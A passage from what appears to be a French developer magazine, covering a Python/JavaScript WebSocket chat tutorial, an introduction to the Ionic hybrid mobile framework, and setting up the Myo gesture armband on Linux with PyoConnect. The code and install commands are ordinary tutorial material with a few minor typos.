2. Le serveur y ajoute la chaîne de caractères magique arbitrairement fixée à 258EAFA5-E914-47DA-95CA-C5AB0DC85B11 ce qui nous donne ici : dGhlIHNhbXBsZSBub25jZQ== 258EAFA5-E914-47DA-95CA-C5AB0DC85B11
3. Le serveur génère ensuite le SHA-1 de cette chaîne qui vaut donc : b37a4f2cc0624f1690f64606cf385945b2bec4ea
4. Enfin, le serveur va encoder en base 64 cette chaîne ce qui donne : s3pPLMBiTxaQ9kYGzzhZRbK+xOo=
5. La réponse peut être envoyée par le serveur avec en header Sec-WebSocket-Accept valorisé avec cette dernière chaîne de caractères.

Afin de garantir la sécurité lors du handshake, le côté client doit toujours envoyer le header Origin et c'est ensuite au serveur de décider si oui ou non il accepte des clients provenant de plusieurs origines ou non.

Présentation de l'API WebSockets de HTML5

Côté client, l'API WebSockets, permettant de recourir à cette nouvelle technologie, a été standardisée en 2011 par le W3C et fait partie intégrante de la spécification HTML5 rendue publique en 2014. L'API se compose de trois interfaces :

- *WebSocket* en est le point central permettant de se connecter à un serveur via le protocole WebSocket, d'envoyer et de recevoir des données via cette connexion.
- *CloseEvent* qui est l'évènement envoyé par l'objet WebSocket lorsque la connexion est close.
- *MessageEvent* qui est l'évènement envoyé par l'objet WebSocket quand un message est reçu depuis le serveur.

Comme souvent sur le Web lorsque l'on souhaite utiliser une API spécifique, il est nécessaire de vérifier si le navigateur cible la supporte. Pour les WebSockets, il en va de même et nous devrons utiliser le code suivant :

```
if ('WebSocket' in windows) {
  // WebSockets supportés, on continue
} else {
  // WebSockets non supportés, on utilise une autre solution comme le long polling
}
```

Une fois assuré que le navigateur client supporte les WebSockets, il faut se connecter au serveur en appelant le constructeur de l'objet WebSocket avec en entrée l'URL du serveur commençant par ws:// qui est utilisé par le protocole WebSocket. L'objet WebSocket met à disposition un certain nombre de callbacks permettant de savoir lorsque la connexion est ouverte ou close, si un message est reçu mais également s'il y a une erreur. La fermeture de la connexion côté client peut se faire explicitement en appelant la méthode close() de l'objet WebSocket, et l'envoi de messages vers le serveur se fait via sa méthode send().

Mise en place d'un serveur WebSocket

La plupart des serveurs Webs supportent uniquement le protocole HTTP. Puisque les WebSockets utilisent leur propre protocole, il devient nécessaire d'installer des bibliothèques supplémentaires sur son serveur ou de choisir un serveur les supportant nativement. Les développeurs fans du Javascript côté serveur pourront recourir à Node.js par exemple. Ici, nous choisissons plutôt de passer par un serveur codé en Python. Pour mettre en œuvre les WebSockets côté client et côté serveur, nous allons réaliser un chat permettant d'accueillir plusieurs clients leur laissant la possibilité de converser tous ensemble.

Notre serveur sera codé au sein d'une classe WebSocketServer héritant de la classe TCPServer proposée par Python 3 et de WSServer une classe nous permettant d'exposer une sorte d'API pour notre serveur WebSocket. Au sein du constructeur, on démarre le serveur TCP sur le localhost par défaut et on utilise un objet héritant de StreamRequestHandler en charge de gérer les requêtes et réponses :

```
class WSServer():
    def run_forever(self):
        try:
            print("Ecoute du port %d pour clients.." % self.port)
            self.serve_forever()
        except KeyboardInterrupt:
            self.server_close()
            print("Serveur terminé.")
        except Exception as e:
            print("Erreur: WebSocketsServer: "+str(e))
            exit(1)
    def new_client(self, client, server):
        pass
    def client_left(self, client, server):
        pass
    def message_received(self, client, server, message):
        pass
    def set_fn_new_client(self, fn):
        self.new_client=fn
    def set_fn_client_left(self, fn):
        self.client_left=fn
    def set_fn_message_received(self, fn):
        self.message_received=fn
    def send_message(self, client, msg):
        self._unicast_(client, msg)
    def send_message_to_all(self, msg):
        self._multicast_(msg)

class WebsocketServer(ThreadingMixIn, TCPServer, WSServer):

    allow_reuse_address = True
    daemon_threads = True

    clients=[]
```

```
id_counter=0

def __init__(self, port, host='127.0.0.1'):
    self.port=port
    TCPServer.__init__(self, (host, port), WebSocketHandler)

def _message_received_(self, handler, msg):
    self.message_received(self.handler_to_client(handler), self, msg)

def _new_client_(self, handler):
    self.id_counter += 1
    client={
        'id'     : self.id_counter,
        'handler' : handler,
        'address' : handler.client_address
    }
    self.clients.append(client)
    self.new_client(client, self)

def _client_left_(self, handler):
    client=self.handler_to_client(handler)
    self.client_left(client, self)
    if client in self.clients:
        self.clients.remove(client)

def _unicast_(self, to_client, msg):
    to_client['handler'].send_message(msg)

def _multicast_(self, msg):
    for client in self.clients:
        self._unicast_(client, msg)

def handler_to_client(self, handler):
    for client in self.clients:
        if client['handler'] == handler:
            return client
```

Au niveau de l'objet WebSocketHandler héritant de StreamRequestHandler, la partie la plus intéressante concerne la mise en place du handshake expliquée de manière théorique précédemment dans cet article :

```
class WebSocketHandler(StreamRequestHandler):

def __init__(self, socket, addr, server):
    self.server=server
    StreamRequestHandler.__init__(self, socket, addr, server)

def setup(self):
    StreamRequestHandler.setup(self)
    self.keep_alive = True
    self.handshake_done = False
    self.valid_client = False

def handle(self):
    while self.keep_alive:
        if not self.handshake_done:
            self.handshake()
        elif self.valid_client:
            self.read_next_message()

def read_next_message(self):
    # ... lecture du message ...

def handshake(self):
    message = self.request.recv(1024).decode().strip()
    upgrade = re.search('\nupgrade[\s]*:[\s]*websocket', message.lower())
    if not upgrade:
        self.keep_alive = False
        return
    key = re.search('\n[sS]ec-[wW]eb[sS]ocket-[kK]ey[\s]*:[\s]*(.*)\r\n', message)
    if key:
        key = key.group(1)
    else:
        print("Tentative de connexion avec une key manquante")
        self.keep_alive = False
        return
    response = self.make_handshake_response(key)
    self.handshake_done = self.request.send(response.encode())
    self.valid_client = True
    self.server._new_client_(self)

def make_handshake_response(self, key):
    return \
     'HTTP/1.1 101 Switching Protocols\r\n'\
     'Upgrade: websocket\r\n'          \
     'Connection: Upgrade\r\n'         \
     'Sec-WebSocket-Accept: %s\r\n'    \
     '\r\n' % self.calculate_response_key(key)

def calculate_response_key(self, key):
    MAGIC_STRING = '258EAFA5-E914-47DA-95CA-C5AB0DC85B11'
    hash = sha1(key.encode() + MAGIC_STRING.encode())
    response_key = b64encode(hash.digest()).strip()
    return response_key.decode('ASCII')

def finish(self):
    self.server._client_left_(self)
```

Le handshake est réalisé à partir de la méthode handle(). Si le client est déjà connecté alors on lit le message reçu. Dans le cas contraire, on lance la phase de handshake via la méthode éponyme. Au sein de cette dernière, on vérifie la présence du header Sec-WebSocket-Key. On refuse la connexion si ce header est absent. S'il est présent, on utilise sa valeur pour préparer la réponse signifiant acceptation de la réponse en construisant le contenu du header Sec-WebSocket-Accept.

Lancement du serveur WebSocket

Notre serveur créé en Python, nous pouvons le mettre en place simplement via le code suivant :

```
# On définit les méthodes attendues par WSServer
def new_client(client, server):
  print("Nouveau client connecté avec Id %d" % client['id'])
  server.send_message_to_all("Avis à tous, un nouveau client nous a rejoint")

def client_left(client, server):
  print("Client(%d) déconnecté" % client['id'])
```

```
def message_received(client, server, message):
        server.send_message_to_all(message)

  if len(message) > 200:
      message = message[:200]+'..'
  print("Client(%d) a dit : %s" % (client['id'], message))


PORT=9001
server = WebsocketServer(PORT)
server.set_fn_new_client(new_client)
server.set_fn_client_left(client_left)
server.set_fn_message_received(message_received)
server.run_forever()
```

Le serveur est lancé via la méthode run_forever() et demeure en attente de connexions de nouveaux clients. En considérant que ce code se trouve au sein d'un fichier server.py, le serveur peut être lancé via la commande "python server.py" (figure 1).

Figure 1 : Serveur WebSocket en attente de clients

Mise en place côté client

Le serveur en attente de connexions de la part de clients, il nous faut maintenant mettre en œuvre l'API WebSockets de HTML5 présentée précédemment. On va donc créer la connexion avec le serveur WebSocket en écoute sur le port 9001 au sein d'une fonction Javascript init :

```
function init() {
  ws = new WebSocket("ws://localhost:9001/");

  ws.onopen = function() {
    output("Ouverture connexion");
  };

  ws.onmessage = function(e) {
    output("Message reçu: " + e.data);
  };

  ws.onclose = function() {
    output("Fermeture connexion");
  };

  ws.onerror = function(e) {
    output("Erreur : " + e);
  };
}
```

La méthode output utilisée ici nous permet d'afficher un certain nombre de messages de logs au sein de notre page HTML pour voir les différents échanges avec le serveur WebSocket. Au sein de notre page HTML, nous plaçons également un champ de saisie permettant aux utilisateurs d'envoyer un message au serveur. L'envoi du message est réalisé via l'emploi de la méthode send() de l'objet WebSocket ce qui nous donne donc la fonction suivante :

```
function sendMessage() {
  var input = document.getElementById("input");

  // envoi d'un message au serveur
  ws.send(input.value);
  output("Envoi: " + input.value);

  // raz du champ d'envoi
  input.value = "";
  input.focus();
}
```

Nous lançons le code client sur deux fenêtres de navigateurs afin de créer deux clients se connectant au serveur et envoyons quelques messages (figure 2 et figure 3).




Figure 2 : Navigateur du Client 1




Figure 3 : Navigateur du Client 2

Bien que basique, notre chat basé sur les WebSockets côté client et serveur est parfaitement fonctionnel. Une première amélioration simple serait d'éviter de renvoyer depuis le serveur le message reçu au client expéditeur et de se limiter aux autres clients connectés seulement. Enfin, côté serveur, on peut superviser le chat en visionnant les messages reçus (figure 4).




Figure 4 : Supervision du chat depuis le Serveur


En cas de fin d'écoute du serveur, les clients seront bien informés via l'envoi d'un message de fin de connexion. Enfin, chaque client peut fermer la connexion en appelant la méthode close() de l'objet WebSocket. Le serveur se chargeant d'avertir les autres participants du départ de l'un d'entre eux.

Conclusion

Les WebSockets offrent désormais aux développeurs une solution simple, rapide, robuste et efficace pour mettre en place des communications en temps réel entre le client et le serveur au sein des applications Web tout en s'abstrayant des contraintes et des désavantages du protocole HTTP. Cette technologie se révèle particulièrement adaptée aux applications échangeant de gros volumes de données de manière rapprochée. Les jeux en ligne multi-joueurs en tireront forcément profit, de même que les sites proposant des scores en ligne ou les flux d'actualités des médias sociaux. L'exemple proposé au sein de cet article aura montré la simplicité de mise en œuvre aussi bien côté client que côté serveur où les solutions sont désormais multiples. Tout est maintenant prêt pour que vous laissiez de côté le long polling pour passer aux WebSockets. A vous de jouer !

Ionic : une puissante alternative hybride au développement natif d'applications mobiles

Ionic est un framework (comprendre "ensemble de composants et outils") open-source basé sur AngularJS et Apache Cordova, pour faciliter le développement d'applications mobiles hybrides, développé par Drifty Co. depuis 2013.



Ludovic Rivière
IOS software engineer, Wemanity, the Agile Driving Force

Ionic est également agrémenté de plusieurs outils notamment :

- **CLI**: interface de ligne de commande permettant de simuler, de déployer, d'installer des plugins ;
- **Ionicons**: pack d'icônes présentées sous forme d'images vectorielles et polices d'écriture ;
- **Ionic Creator** : outil graphique de modélisation de pages ;
- **Ionic Lab** : outil graphique réunissant les rendus de styles d'Android et d'iOS ;
- **Ionic View App** : outil permettant d'uploader et partager son application avec d'autres utilisateurs.

Comment ça fonctionne?

Ionic s'appuie sur NodeJS pour compiler l'ensemble des fichiers Web (i.e. HTML, JS, CSS) et NPM (Node Package Manager) pour installer des modules en dépendance (i.e. Apache Cordova, outils de test, outils de minification, ...). Il propose des éléments graphiques tels qu'un header, un menu, des listes, etc. - sous la forme de directives AngularJS et de feuilles de style - que nous retrouvons dans la plupart des applications mobiles.

Après avoir compilé l'ensemble des fichiers Web, Ionic se sert d'Apache Cordova/Phonegap afin de générer un code source pour l'OS demandé - iOS, Android, Windows Phone, etc. - puis compiler ce code source "natif" pour générer l'application. Natif ? Pas complètement en fait. Il va en réalité créer une "WebView" (un micro-navigateur en quelque sorte, mini-Chrome pour Android, mini-Safari pour iOS) pour y placer tous les éléments graphiques. Pour tout le reste - notifications, appels système, appareil photo, etc. - il va faire des passerelles entre code natif et JavaScript afin que la WebView puisse appeler le code natif. Ces passerelles, ce sont les "Cordova Plugins" que vous pourrez installer selon vos besoins.

Et AngularJS dans tout ça?

AngularJS est aussi un framework Javascript permettant de construire des applications Web. Il repose sur le design pattern MVVM pour Model View ViewModel, où :

- Model représente comme son nom l'indique la couche données/métier ;
- View représente les pages et ses éléments DOM ;
- ViewModel représente la couche reliant la vue et le modèle par un système de data-binding ; les changements de données impactent la vue qui se recharge automatiquement.

L'une des notions fortes dans AngularJS, ce sont aussi les "directives" (ou plus récemment les "components" - AngularJS 1.5 et 2.0). Tous les éléments graphiques utilisables dans une application Ionic est proposé sous la forme de directives AngularJS composées d'un Controller (JS), d'une View (HTML) et d'une feuille de style (CSS). Ceci implique que vous pourrez surcharger très facilement JS, HTML et CSS si vous en avez besoin.

Pourquoi utiliser Ionic ?

Ionic présente divers avantages, le principal étant le gain de temps lors du développement.

En effet, plutôt que d'écrire une même application en Java (pour Android), puis en Objective-C ou Swift (pour iOS), nous allons développer en JS puis générer les codes sources des plateformes demandées.

De ce fait, imaginons que nous devons ajouter une fonctionnalité à notre application.

Avec Ionic, ceci est transparent, nous modifierons nos pages HTML, scripts JS et/ou styles CSS, ainsi cela impactera toutes les plateformes installées.

Les créations des pages et interfaces sont aussi facilitées par les feuilles de styles fournis avec Ionic.

Le responsive design peut être appliqué avec les mêmes techniques que pour un site Web.

La communauté d'utilisateurs autour de Ionic est très active, il existe de nombreux forums, de sites de ressources (kits de démarrage, thèmes et plugins) et d'entraides.

Néanmoins, on notera quelques inconvénients à Ionic. Même s'il est vrai que développer avec ce framework peut nous faire gagner du temps, la courbe d'apprentissage d'AngularJS et de son écosystème est lente.

Nous avons ressenti un manque de fluidité / lenteur de la navigation lorsque l'application devient complexe.

Les performances d'exécution et de traitement n'égalent pas les performances que l'on peut trouver lorsque nous développons en natif.

Ionic s'avère très efficace lorsque l'application souhaitée n'est pas ou peu gourmande en ressource.

Pour une application avec des animations fluides et une gestion pointilleuse de la mémoire, il serait préférable de la développer en natif.

Comment installer Ionic ?

Commencez par installer l'environnement de base à savoir NodeJS (disponible à cette adresse : https://nodejs.org).

Une fois NodeJS installé, il suffit d'exécuter la commande suivante (dans un Terminal) :

```
MacDo:Ionic lriviere$ npm install -g ionic cordova
```

Cette commande installe et ajoute les commandes "ionic" et "cordova" dans votre système d'exploitation.

Note

Pour générer une application mobile, quelles que soient les plateformes souhaitées, il vous faudra au préalable installer leurs SDK. Ces derniers serviront à la compilation et à la génération de l'application.

Pour générer une application Android, il faut installer le SDK Java ainsi que le SDK Android.

Quant à une application iOS, il faut installer Xcode. Un environnement OS X est nécessaire.

À quoi ressemble une application hybride avec Ionic ?

Votre environnement est désormais prêt.
Pour créer votre première application Ionic, exécutez la commande dans un Terminal :

```
MacDo:Ionic lriviere$ ionic start MyApp sidemenu
```

En quelques mot, la commande ci-dessous, initialise un projet Ionic avec un menu latéral (sidemenu) nommé MyApp.

Note

Le framework Ionic fournit 3 différents templates :

- blank : application vide ;
- sidemenu : application avec un menu glissant sur le coté (accessible avec un bouton “hamburger”) ;
- tabs : application avec des onglets.

Si le nom template à utiliser n’est pas préciser, c’est le template **tabs** qui sera utilisé.
À l’heure où ces lignes sont écrites, l’architecture d’une application Ionic ressemble à l’image qui suit.




Fig 1. Répertoire de l’application MyApp créée.

Nous y trouvons les éléments suivants :

- bower.json : annuaire de dépendances à installer avec **Bower ;**
- config.xml : fichier de configuration de base ;
- gulpfile.js : gestionnaire de tâches automatisées **Gulp ;**
- hooks/ : répertoire de scripts qui sont déclenchés avant et après les commandes Cordova ;
- ionic.project : fichier de projet Ionic ;
- package.json : annuaire de dépendances et de plugins à installer avec NPM ;
- platforms/ : répertoire des sources générées par plateforme (iOS, Android...) ;
- plugins/ : répertoire des plugins Cordova ;
- scss/ : répertoire des feuilles de styles dynamiques (SCSS) ;
- www/ : répertoire des pages Web et JS.

Avant de poursuivre notre découverte de Ionic, il est important de présenter deux dépendances de Ionic : Bower et Gulp.
Bower est un outil de gestion de paquets pour faciliter le développement coté client. Il repose sur NodeJS, NPM et utilise les dépôts Git pour installer les paquets nécessaires.
Gulp est un outil permettant d’automatiser les tâches de développement récurrentes. Il permet par exemple de minifier le CSS après avoir modifié un des fichiers SCSS.

Comment déployer sur les différentes plateformes mobiles ?

Commençons par déployer notre application dans un navigateur Web.
Dès lors, nous pouvons lancer un serveur local de test à l’aide de la commande suivante :

```
MacDo:MyApp lriviere$ ionic serve
```

Votre navigateur par défaut devrait s’ouvrir avec votre application chargée.
Maintenant que tout fonctionne en local, nous allons ajouter le support d’une plateforme afin de pouvoir la tester dans un émulateur puis sur téléphone/tablette.

Commençons par Android.

Pour ajouter une plateforme, lancez la commande suivante :

```
MacDo:MyApp lriviere$ ionic platform add android
```

Pour vérifier que l’opération s’est bien déroulée, jetez un coup d’oeil dans le répertoire platforms, un dossier Android doit être maintenant présent.
Si vous êtes sur Mac, vous pouvez aussi ajouter iOS, la commande est très similaire à celle pour Android :

```
MacDo:MyApp lriviere$ ionic platform add ios
```

Pour supprimer la plateforme iOS :

```
MacDo:MyApp lriviere$ ionic platform remove ios
```

Vous pouvez ajouter autant de plateformes que vous le souhaitez, ci-dessous la liste de toutes celles que vous pouvez avoir :

- Amazon-fireos
- Android
- Blackberry10
- Browser
- Firefoxos
- iOS
- OS X
- Webos

Ainsi vous comprendrez aisément qu’ajouter une plateforme ne rime pas avec développement fastidieux dans un langage que vous ne connaissez pas forcément.
Une fois la plateforme ajoutée, nous allons pouvoir tester notre application.
Pour ce faire, dans un émulateur Android, lancez la commande suivante :

```
MacDo:MyApp lriviere$ ionic emulate android
```

Note

L’émulateur Android peut s’avérer long à se lancer et lent à s’exécuter. Si vous rencontrez des difficultés à utiliser ce dernier, préférez alors une solution telle que Genymotion.

Lancez la commande suivante pour exécuter l’application sur un émulateur iOS (la plateforme iOS est requise pour cette opération) :

```
MacDo:MyApp lriviere$ ionic emulate ios
```

Si vous souhaitez lancer un iPad plutôt qu’iPhone, il faut préciser l’appareil cible comme ce qui suit :

```
MacDo:MyApp lriviere$ ionic emulate ios --target="iPad-Air"
```

Pour lancer l’application sur un téléphone ou tablette, pensez à connecter votre appareil. Sur Android, il est nécessaire d’activer le mode de développement.

```
MacDo:MyApp lriviere$ ionic run android
```

Qu'est ce qu'un plugin ? À quoi cela sert et comment en créer ?

Un plugin, ou communément plugin Cordova, est un module permettant de faire communiquer la partie Web de notre application Ionic avec les parties logicielle et matérielle du téléphone.




Fig 2. Schéma de fonctionnement d'un plugin Cordova

Ainsi avec un plugin Cordova, nous pouvons recevoir des notifications Push, prendre des photos avec la caméra, nous connecter avec les réseaux sociaux, utiliser le Bluetooth, l'accéléromètre, etc.
Pour créer un plugin Cordova, plusieurs possibilités s'offrent à nous. La plus simple est d'utiliser le générateur de plugin avec Yeoman.
Commencez par installer le générateur avec la commande suivante :

> npm install -g generator-cordova-plugin

```
MacDo:MyApp lriviere$ npm install -g generator-cordova-plugin
```

Créez un plugin avec la commande suivante :

> yo cordova-plugin

```
MacDo:MyApp lriviere$ yo cordova-plugin
```

L'invité de commande vous demande alors les nom, description, identifiant et version initiale pour votre plugin.

```
MacDo:MyApp lriviere$ yo cordova-plugin

     _-----_
    |       |
    |--(o)--|   .--------------------------.
   `---------´  |    Welcome to Yeoman,    |
    ( _´U`_ )   |   ladies and gentlemen!  |
    /___A___\   '--------------------------'
     |  ~  |
   __'.___.'__
 ´   `  |° ´ Y `

[?] Enter ther plugin name: MyCoolPlugin
[?] Enter a description: Cool plugin description
[?] Enter the plugin ID( e.g. reverse domain notaion ) com.cool.plugin
[?] Enter the plugin Version: 0.0.1
Setup Complete
```

Fig 3. Aperçu du prompt de création de plugin avec Yeoman

Comme le montre l'image ci-dessous, un plugin Cordova se décompose en 3 parties :

- plugin.xml : fichier de configuration, il décrit les plateformes supportées ainsi que les fichiers à inclure ;
- src/ : répertoire contenant les codes natifs spécifiques pour chaque plate-forme ;
- www/ : répertoire contenant l'API Javascript qui fera le pont entre l'application Web et la partie native.




Fig 4. Arborescence d'un plugin

Vous trouverez quelques exemples de plugins Cordova sur notre page https://github.com/we-studio.
Créer un plugin ne suffit pas à lui seul pour être utilisé dans l'application Ionic. Pour l'installer, vous devez lancer la commande suivante :

> ionic plugin add MyCoolPlugin

```
MacDo:MyApp lriviere$ ionic plugin add MyCoolPlugin
Updated the hooks directory to have execute permissions
Installing "com.cool.plugin" for android
Installing "com.cool.plugin" for ios
Saving plugin to package.json file
```

Fig 5. Ajout du plugin à l'application

Pour aller plus loin...

Le framework Ionic a su trouver sa communauté et il est relativement simple de se faire aider. Depuis sa sortie initiale de nombreux plugins Cordova ont vu le jour.

L'équipe de Drifty Co n'est pas prête de s'arrêter en si bon chemin, si bien que la version 1.2 de Ionic est sortie en décembre 2015.
Ils annoncent aussi la sortie de Ionic 2 avec le support d'Angular2.

Ressources et annexes

Ionic sur Github : https://github.com/driftyco/ionic
Framework Ionic : http://ionicframework.com/docs/guide/
Forum d'aide Ionic : https://forum.ionicframework.com/
Blog Ionic : https://blog.ionic.io/
Marketplace Ionic : http://market.ionic.io/
AngularJS : https://angularjs.org/
Marketplace NgCordova : https://ngcordova.com/docs/plugins/

Prenez le contrôle de Myo sous Linux

À SQLI, lors d'une soirée Hack, j'ai eu l'occasion de prendre du temps pour faire un truc que j'aurais dû faire depuis bien longtemps à savoir : faire marcher mon bracelet Myo sous Linux !

Jean-François Garreau,
Consultant Expert
Innovation SQLI Nantes




Fig.1

Un Myo c'est quoi ?

Avant de parler de la programmation Myo, revenons un peu sur la nature du bracelet Myo et comment il fonctionne Fig.1. C'est donc un bracelet connecté qui possède un certain nombre de capteurs :

- Capteurs électriques
- Accéléromètre
- Gyroscope

Ce qui différencie le Myo des autres bracelets connectés, ce sont les capteurs électriques qui lui permettent de reconnaître des **"gestes"**. De cette façon, en plus d'envoyer des informations telles que l'orientation ou encore la vitesse, les capteurs électriques sont capables de détecter si le porteur du bracelet a fait un geste précis. Les gestes aujourd'hui reconnus sont multiples : Fig.2.

Et voici les informations correspondant au gyroscope : Fig.3.

Pourquoi faire ?

Le Myo bien qu'inconnu du grand public représente à mon avis ce que doit représenter l'IoT et comment interagir avec.

En effet, il se présente comme un tiers objet qu'on introduit dans notre quotidien pour enrichir le monde qui nous entoure. Les premiers exemples de la vidéo de Thalmic montrent comment l'on peut contrôler un drone, ses lumières sa musique, ses slides... Bref, comment proposer une autre façon de contrôler le monde qui nous entoure avec des gestes !

Mais les applications du Myo ne s'arrêtent pas à la domotique. En effet, du fait que nous évoluons dans le monde des interfaces gestuelles, la composante sanitaire & médicale rentre en ligne de compte. Ainsi des développeurs ont équipé des chirurgiens d'un bracelet pour les aider à zoomer, accéder à des informations du patient grâce au Myo. Plus récemment encore, une équipe de recherche a placé 2 bracelets Myo sur le bras d'une personne ayant été amputée pour lui faire contrôler son bras mécanique grâce aux impulsions électriques détectées par les bracelets !

On code comment avec ?

Aujourd'hui Thalmic a développé 3 SDKs permettant d'interagir avec des objets (programmation objets) que l'on peut manipuler :

- Un SDK en C++ exploitable pour les ordinateurs ;
- Un SDK en Java pour Android ;
- Un SDK en ObjectiveC pour Iphone.

A partir de là, on peut commencer à jouer. Le SDK nous permet de récupérer les informations en temps réel des différents capteurs. De plus, pour les plus chevronnés, les données brutes peuvent être lues, mais autant vous dire qu'il va falloir se coucher tard pour interpréter ces données !




Fig.2

PyoConnect

Les développeurs de Myo, n'ont pas encore pris le temps de développer le sdk pour Linux ni l'application de gestion MyoConnect. Heureusement la communauté est là ! Un développeur (Fernando Cosentino) a développé une solution basée sur Python nous permettant de contrôler notre Myo en simulant le SDK officiel http://www.lua.org/ sous Linux !

Le projet est disponible ici : http://www.fernandocosentino.net/pyoconnect/

Installation

L'installation est très simple à effectuer :

```
// plug bluetooth adapter
// permission to ttyACM0 - must restart linux user after this
sudo usermod -a -G dialout $USER

// dependencies
sudo apt-get install python-pip
sudo pip install pySerial –upgrade
sudo pip install enum34
sudo pip install PyUserInput
sudo apt-get install python-Xlib
sudo apt-get install python-tk

// now reboot
```

Une fois cette installation faite, il vous faut télécharger le zip contenant le script python : www.fernandocosentino.net/pyoconnect/PyoConnect_v2.0.zip

Vous pouvez le déziper où bon vous semble car ce répertoire sera ensuite votre point de départ. Nous allons appeler le chemin vers ce répertoire : $PYO_PATH pour le reste de l'article.

Lancement

Il ne nous reste plus qu'à lancer le script afin de voir ce que cela donne :




Fig.3

1 Branchez votre dongle bluetooth Myo ;
2 Vérifiez que votre Myo est bien allumé ;
3 Tapez :

```
// Aller dans le répertoire de Pyo Connect
cd $PYO_PATH
// Lancez le script python
python PyoManager.pyc
```

Fig.4

à partir de là, une fenêtre se lance : Fig.4. Vous aurez donc la possibilité de vous connecter ou de vous déconnecter de votre Myo. La connexion vous permet de démarrer les scripts qui sont sur ON. Dans l'exemple précédent, par défaut, le module de prise en main de LibreOffice Impress est actif. Si vous cliquez sur Disconnect, votre Myo rentrera en veille prolongée au bout de 3 minutes. J'ai demandé au développeur s'il ne pouvait pas mettre à disposition le "Turn Off" mais il m'a répondu que pour l'instant, ça ne fait pas partie de sa roadmap.

Comment aller plus loin ?

C'est bien beau tout ça, mais si j'ai envie d'avoir un contrôle un peu plus poussé de certaines de mes applications comment dois-je procéder ?

Gestion des scripts

Le développeur a prévu les choses simplement. En effet, pour ajouter des fonctionnalités à son manager, il vous suffit simplement d'ajouter un script Python répondant au sdk lua de Thalmic dans le répertoire "scripts" de $PYO_PATH. Ainsi, au prochain démarrage, vous aurez la possibilité de démarrer ou arrêter votre Myo ! "That's all falks" !

Surcouche Python

Le développeur a pensé à tout en nous mettant à disposition le SDK de Myo via Python :

4 Cela devient beaucoup plus facile et rapide d'écrire du code pour contrôler des éléments. Et accessoirement, ça tourne aussi sous Windows & MacOS.
5 On peut constater que l'équipe de Thalmic a vraiment bien bossé en mettant une grosse couche d'abstraction sur la complexité du Myo...

Voici par exemple ce qu'il est possible de faire :

- Identifier la fenêtre à l'écran et n'activer le script que dans cette fenêtre ;
- Action avec la souris :
  - Déplacement de la souris,
  - Clic Droit,
  - Clic Gauche.
- Actions claviers :
  - Émission d'une touche selon 3 états : Down / Up / Press (down & up rapidement),
  - Gestion des touches de type SHIFT / CTRL, pour pouvoir gérer les combinaisons de touches.
- Actions sur le Myo :
  - Connexion / Déconnexion,
  - Vibration,
  - Récupération des métriques liées au Myo : Yaw / Pitch / Roll / ...

